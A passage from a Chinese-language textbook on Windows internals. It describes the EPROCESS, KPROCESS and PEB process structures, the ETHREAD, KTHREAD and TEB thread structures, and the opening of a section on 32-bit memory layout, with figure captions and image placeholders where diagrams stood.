


图 2-16 导入表逻辑关系图

2.3.2 进程管理

进程是计算机中的程序关于特定数据集合上的一次运行活动，是系统进行资源调度和分配的基本单位。Windows 进程由一个执行体进程块来表示，称为 EPROCESS 块。EPROCESS 块中包含进程相关的属性（如进程管理结构 PCB）和指向进程相关数据结构的指针（如进程环境块（PEB））。EPROCESS 块相关的数据结构位于系统内核空间中，但 PEB 位于进程地址空间中，其中包含一些需要由用户模式代码进行修改的信息。

1. EPROCESS 结构

EPROCESS 结构包括内核进程块、进程标识（进程 ID、父进程 ID、映像文件名）、退出状态、创建时间、退出时间、工作集信息、虚拟内存信息、异常端口、调试器端口、访问令牌、句柄表、设备映射表、进程环境块、映像基地址、进程优先级、Windows 子系统进程块、作业对象等属性信息。这些属性信息的说明如表 2-9 所示。

表 2-9 EPROCESS 结构内容

结构元素	相关说明
内核进程块	KPROCESS 块，记录了共用的分发器对象头、指向进程页目录的指针、该进程的内核线程块（KTHREAD）的列表、默认的基本优先级、时限、亲和性掩码、进程中的线程内核总时间和用户总时间
进程标识	进程标识包括进程 ID、父进程 ID、进程对应文件名、进程所在窗口
虚拟地址描述符（VAD）	一系列的数据结构，用于描述该进程各个部分的状态
工作集信息	一个指向内存工作集列表的指针，该结构包含当前的、最大的和最小的内存工作集大小，页面错误计数值，内存优先级和页面换出标志等信息
虚拟内存信息	记录了虚拟内存相关信息，包括当前的和尖峰的虚拟内存大小、页面文件使用量、进程页目录的硬件页表项
异常端口	跨进程的通信通道，当该进程有一个线程引发了一个异常时，进程管理器向该通道发送一个消息
调试端口	跨进程的通信通道，当该进程有一个线程引发了一个调试事件时，进程管理器向该通道发送一个消息
访问令牌	执行体对象，描述了该进程的安全轮廓
句柄表	记录了针对每个进程的句柄表的地址
设备映射表	记录了用于解析设备名称引用的对象目录的地址
进程环境块	包含映像信息（基地址、版本号、模块列表）、进程堆信息以及线程局部存储区的使用
Windows 子系统进程块	Windows 子系统的内核模式组件所需要的进程细节

2. 内核进程块

内核进程块（KPROCESS）是 EPROCESS 块的一个组成部分，包含了进程对象的额外属性信息，也被称为进程控制块（PCB），它包含了 Windows 内核在调度线程时所需的基本信息，其相关属性如图 2-17 所示。其中的页目录指针指向了进程内存页目录的位置，内核时间和用户时间记录了进程执行占用的时钟周期，线程结构指针指向了进程保护

的线程结构体,此外还包括进程优先级、线程时限、进程状态等属性。



图 2-17　内核进程结构

3. 进程环境块


进程环境块(PEB)是 EPROCESS 块中指针指向的一个结构,包含了有关进程对象的额外信息,该结构处于进程的用户态内存中,部分信息需要由用户代码进行修改。PEB 的相关属性如图 2-18 所示,其中的映像基地址是进程文件加载到内存的基地址,模块列表包括程序映像模块和涉及的动态库模块,此外还有进程堆信息,包括数量、大小、位置指针等。

2.3.3　线程管理

线程是程序执行流的最小单元,是进程中的一个实体,是被操作系统独立调度和分派的基本单位。线程本身不独占系统资源,与同属一个进程的其他线程共享进程所拥有的全部资源。Windows 线程由一个执行体线程块 ETHREAD 来表示,ETHREAD 块包含了线程的基本属性和指向其他结构的指针,除了线程环境块(TEB)外均位于系统地址空间中。

1. 线程块

线程块(ETHREAD)是线程的基本结构,其包含了内核线程块指针、创建时间和退出时间、所属进程的 ID 标识、线程启动地址、定时器等属性。如图 2-19 所示,第一个域是内核线程块 KTHREAD,紧随其后的是线程标识 ID 信息和创建/退出时间,然后是一个指向所属进程结构的指针,通过它可以获取环境信息,此外还有访问令牌、身份模仿信息相关的安全属性域,最后是与 LPC 消息和 I/O 请求相关的域。






图 2-18　PEB 结构




图 2-19　ETHREAD 结构

2．内核线程块

内核线程块 KTHREAD 也是线程结构中关键的数据结构，位于系统内存内核空间，包含了 Windows 内核为正在运行的线程执行线程调度和同步而需要访问的信息。KTHREAD 的结构如图 2-20 所示。

分发器头是内核线程块的第一个属性，由于线程是可被等待的对象，因此需要一个标准的内核分发器对象头用于线程调度。总用户时间和内核时间记录了线程执行的用户 CPU 时间片和内核 CPU 时间片。内核栈指针指向了内核栈的基地址和上界地址这些内




图 2-20 KTHREAD 结构

核栈信息。系统服务指针指向系统服务表,随着线程的运行状态变化,服务表可以是主系统服务表 KeServiceDescriptorTable 或者 Win32k.sys 中包含 GDI 和 USER 服务的服务表。调度信息包括线程的基本优先级和当前优先级、时限、亲和性掩码、理想处理器、调度状态、冻结计数和挂起计数。APC 队列记录了未处理的用户模式和内核模式的 APC 以及可提醒的标志。等待块用于线程等待特定事件,共有 4 个,其中一个用于定时。队列列表指向了该线程关联的队列对象。TEB 指针指向了线程的线程环境块(TEB)结构。

3. 线程环境块

线程环境块(TEB)位于进程的用户地址空间,记录了有关映像加载器和 Windows DLL 的环境信息,其包含的属性域如图 2-21 所示。

异常列表记录了线程的异常处理方法集,栈基址和栈限制是线程栈空间的基本信息,子系统指针指向了线程的子系统块信息 TIB,纤程块指针指向了纤程信息结构,PEB 指针指向了线程所属进程的 PEB 结构,WinSock 块指针指向了线程包含的 WinSock 数据。此外还有线程 ID、LastError 值、临界区计数、User32 客户、GDI32、OpenGL、TLS 数组等属性信息。

2.3.4 内存管理

Windows 32 位操作系统中,0x7fffffff 以下的地址默认为用户态内存地址,0x80000000 以上的地址默认为系统内核空间地址,即内核空间和用户空间分别有 2GB 的地址空间。通过修改操作系统的引导配置,可以将内核空间设置在 0xC0000000 以上,用户态内存空间可以增加到 3GB,内核态空间减少到 1GB。

Windows 系统使用内存管理器对内存进行管理,其主要负责两个任务:将进程的虚拟地址空间转译到物理内存,在内存不足时将数据换页到磁盘。内存管理器是 Windows

